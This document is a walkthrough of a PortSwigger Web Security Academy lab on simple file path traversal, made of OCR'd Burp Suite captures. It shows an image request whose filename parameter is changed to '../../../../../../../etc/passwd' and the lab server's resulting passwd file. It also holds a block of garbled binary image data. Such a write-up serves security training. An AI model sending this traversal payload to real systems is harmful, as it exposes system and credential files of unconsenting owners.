

Lab: File path traversal, simple case

Open the burpsuite and turn on the intercept. Forward the request to the repeater. Now change thefilename parameter value to ../../../../../../../../etc/passwd to view the content in the passwd file.



File path traversal, simple cas ×
https://0aee00c20486b4388320027b004b0061.web-security-academy.net
WebSecurity Academy
File path traversal, simple case
Back to lab description »
LAB Not solved
Home
WE LIKE TO SHOP
Paddling Pool Shoes $98.87
Sarcastic 9 Ball $42.00
The Splash $52.43
Com-Tool $70.98
View details
View details
View details
View details



Burp Suite Community Edition v2023.1.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Settings
Site map Issue definitions Scope settings
https://0aee00c20486b4388320027b004b0061.we
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 1
Request cookies 1
Request headers 16
Response headers 3
Search...
0 matches
Search...
0 matches

Filter: Hiding not found items; hiding CSS and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time request...
https://0aee00c20486b4...	GET	/		200	10395	HTML	File path traversal, simpl...		12:13:02 2 Ma...
https://0aee00c20486b4...	GET	/image?filename=66.jpg	✓	200	117924	JPEG			12:13:08 2 Ma...
https://0aee00c20486b4...	GET	/resources/images/ratin...		200	708	PNG			12:13:03 2 Ma...
https://0aee00c20486b4...	GET	/resources/images/ratin...		200	740	PNG			12:13:03 2 Ma...
https://0aee00c20486b4...	GET	/resources/images/ratin...		200	758	PNG			12:13:03 2 Ma...
https://0aee00c20486b4...	GET	/resources/images/ratin...		200	742	PNG			12:13:03 2 Ma...
https://0aee00c20486b4...	GET	/resources/images/ratin...		200	624	PNG			12:13:03 2 Ma...
https://0aee00c20486b4...	GET	/resources/images/sho...		200	7258	XML			12:13:03 2 Ma...
https://0aee00c20486b4...	GET	/resources/labheader/i...		200	8852	XML			12:13:03 2 Ma...
https://0aee00c20486b4...	GET	/resources/labheader/i...		200	942	XML			12:13:03 2 Ma...


```
GET /image?filename=66.jpg HTTP/2
Host: 0aee00c20486b4388320027b004b0061.web-security-academy.net
Cookie: session=034doFsZFHppPdFkxiMK7uWSu9QwJcJj
Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/110.0.5481.178 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0aee00c20486b4388320027b004b0061.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8


```

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 117828

ÿØÿáÇExifMM*bj(1$r2□□i¬Ø
ü□'
ü□'Adobe Photoshop CC 2019 (Macintosh)2019:03:01
17:42:11 ÿÿ ¼ Ó&.(6□HHÿØÿíAdobe_CMÿîAdobed□ÿÛ□
ÿÀk "ÿÝ
ÿÄ?

3!1AQa"q□2□¡±B#$RÁb34r□ÑC%□Sðáñcs5¢²□&D□TdEÂ£t6ÒUâeò³□
ÃÓuãóF'□¤□´□ÄÔäô¥µÅÕåõVfv□□¦¶ÆÖæö7GWgw□□§·Ç×ç÷5!1AQaq"
2□□¡±B#ÁRÑð3$bár□□CScs4ñ%¢²□&5ÂÒD□T£dEU6teâò³□ÃÓuãóF□¤
□´□ÄÔäô¥µÅÕåõVfv□□¦¶ÆÖæö'7GWgw□□§·ÇÿÚ?õT□I%)$□IJIEïem.
{□Z9s□ÅTYém1ö□<÷ôÏ©ÿž·¤°0□¾X□yn¤©«□Àû2Ö□üaGöÎ/î¿îù$Ã□ô
□(·ÒT¿ká¸□¢N□$ië5Æ=`ßë□ÑþsÃZž□âJ,±□7uniîÓ#ðRIJI$□R□I$□
¤□I%)$□IOÿÐõT□I%"ÊÊÇÃÇ~NKÅTÔ7=ç°ÿ¿,÷õgYK,-¦□Ø□´Càþó1C«
ä9□□³Mµ³{A□ÜK□¿OÝkW5Ö°£0í□LÛ!Ìi-:î®½Íßîÿ÷úLÿ□Kë&qÀH@ßè
³$Æ1Ç#é¯Å×È¶»äÚãdËwHüÝÿùJÛúuAµØêÙ2Dxiú+□Êê9Ïßoi□□ü□m_ô
vx□ï□ÓüÖ-(|2À9%G¬@¿ùÍ
üdÂÆ0jô7ÿsû÷®ÉêØLÄp«©7Õkb°æ½ÍžÁÐÖnU±z®5ÌÎ¡P¶%Î
ÖHúõvÇ.sÑ□Ññ□Ä°
áð□|RâÿòábÿMå#□ÛÆlÙÓ×þ7è½~6[¿¨ÐûC□□;Ûù□~ç1Îöý/Mµ{Õ□î2Z
Ü□Ñîpïù¦}Fÿ□¸□Éí§□åI□5»}EÕ¸~s
iûÙµ|6:□□ÿ□¢#ñ□(K□´½_óž¯2ç´`¾□÷□Ê^Óe@□ÒZÊëØïU-ýËþ'RtÓë
Ô;□ß□]ô¿´¾Ù½C¨a¼ÛUÏ~ó/êïënÜÇÿ×·>®õ&ç]kÚv\XÐ=žÏ{YïþoÓÞ°
sžLC□×ÞQ¹Gü./□»ÊóÍ ù□ê#Åþ4xx□@¦êî¬Y[□□{□¡ÙS\ÏÕ£mJi@ýô
>□t□@áßEÞïýmtÊ
□ù7²ÀBT%Ä(ËÀ©$□Eb□I$□¤□I%?ÿÑõT□I%<÷Öc□Û°"I-ÍrE□ÍvÓýz×8
```


Burp Suite Community Edition v2023.1.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Settings
6 ×
Send
Cancel
Target: https://0aee00c20486b4388320027b004b0061.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 16
Response headers 3
Search...
0 matches
Search...
0 matches
Done
2,410 bytes | 330 millis

```
GET /image?filename=../../../../../../../etc/passwd HTTP/2
Host: 0aee00c20486b4388320027b004b0061.web-security-academy.net
Cookie: session=O34doFsZFHppPdFkxiMK7uWSu9QwJcJj
Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/110.0.5481.178 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0aee00c20486b4388320027b004b0061.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8


```

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
mongodb:x:110:117::/var/lib/mongodb:/usr/sbin/nologin
avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:112:119:user for cups-pk-helper
```